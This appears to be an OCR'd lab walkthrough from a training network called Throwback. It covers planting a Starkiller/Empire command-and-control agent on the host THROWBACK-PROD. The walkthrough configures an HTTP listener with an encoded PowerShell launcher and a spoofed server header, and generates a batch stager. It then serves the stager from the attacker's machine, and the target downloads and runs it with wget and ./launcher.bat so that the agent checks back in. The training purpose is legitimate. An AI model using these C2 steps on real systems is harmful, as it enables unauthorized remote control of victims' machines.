
16

We will begin our movement throughout the network with our second foothold on THROWBACK-PROD. Your team has informed you that the best plan of attack is to plant a command and control agent onto THROWBACK-PROD and attempt to escalate privileges before assessing other footholds and laterally moving throughout the network.

Uploading a C2 agent with Starkiller
Starkiller uses a listener and a stager to create an agent the listener does exactly as it sounds like it, it listens on a given port for a connection back from your agent. The stager is like a payload that you send to the target to get an agent back.


Creating our Listener
1.) Go to the listeners tab and select CREATE LISTENER.



id	Name	Module	Host	Port	Actions
No data available					


Selecting the ‘CREATE LISTENER’ button within Starkiller

2.) Select your listener type, for our demo, we'll use an http listener.



Selecting our listener type, in this case, http

3.) Configure your listener, the only two options you will need to change are the host IP and the host port.



Name
http

Host
http://10.50.1.5

Port
53

BindIP
0.0.0.0

DefaultDelay
5

DefaultJitter
0

DefaultLostLimit
60


DefaultProfile
/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Window

Headers
Server:Microsoft-IIS/7.5

Launcher
powershell -noP -sta -w 1 -enc

Configuring the listener

4.) After pressing submit we now have an active listener on port 53.




Listeners

id	Name	Module	Host	Port	Actions
1	http	http	http://10.50.1.5:53	53	🗑

A list of our active listeners

Generating the Stager


1.) Go to the stagers tab and select GENERATE STAGER.



Name	Listener	Language	SafeChecks	Created At	Actions
No data available					


Selecting 'GENERATE STAGER' within Starkiller

2.) Select your stager type, for our demo, we'll use windows/launcher_bat.



Selecting the stager type to use

3.) Set the listener to the listener we made previously.



Author: @harmj0y


Type: windows/launcher_bat

Listener: http

Language: powershell

Configuring our stager

4.) We now have a stager ready to deploy to our target depending on the stager type you selected you will have to either download or copy and paste the stager to the target machine.



Stagers

Stagers

GENERATE STAGER


Name	Listener	Language	SafeChecks	Created At	Actions
windows/launcher_bat	http	powershell		a few seconds ago	

Rows per page: 10 1-1 of 1

Listing our stagers

Transferring & Executing the Stager

1.) python3 -m http.server




```
cryillic@human-eater:~/Downloads$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Launching our python web server in the same directory as our stager

2.) wget TUN0_IP:8000/launcher.bat -outfile launcher.bat


3.) ./launcher.bat



```
PS C:\Users\[redacted]> wget 10.50.1.3:8000/launcher.bat -outfile launcher.bat
PS C:\Users\[redacted]> ls


    Directory: C:\Users\petersj


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        7/31/2020   3:37 AM                3D Objects
d-r---        7/31/2020   3:37 AM                Contacts
d-r---         8/9/2020   6:21 PM                Desktop
d-r---        7/31/2020   3:37 AM                Documents
d-r---        7/31/2020   3:37 AM                Downloads
d-r---        7/31/2020   3:37 AM                Favorites
d-r---        7/31/2020   3:37 AM                Links
d-r---        7/31/2020   3:37 AM                Music
d-r---        7/31/2020   3:37 AM                Pictures
d-r---        7/31/2020   3:37 AM                Saved Games
d-r---        7/31/2020   3:37 AM                Searches
d-r---        7/31/2020   3:37 AM                Videos
-a----        8/12/2020   5:03 PM           5171 launcher.bat


PS C:\Users\[redacted]> ./launcher.bat
Could Not Find C:\Users\[redacted]\%~f0
PS C:\Users\[redacted]>
```

Downloading and executing launcher.bat

After executing the batch file if you correctly setup your listener and stager then an agent will check back in the agents tab.



Agents

Agents

Name	Check-in Time	Hostname	Process	Language	Username	Working Hours	Actions
T3EFB7DL	16 minutes ago	[redacted]	powershell	powershell	[redacted]		🗑
P5ZRWB7U	13 minutes ago	[redacted]	powershell	powershell	[redacted]		🗑
K6P8YFC5	11 minutes ago	[redacted]	powershell	powershell	[redacted]		🗑

Starkiller agent panel

A red agent means that the agent is not responding with the c2 server. An agent with a black color or no color means that the agent has successfully connected back to the c2 server and is actively responding.

Answer the questions below

Read the above text and upload an agent to the server.

Question Done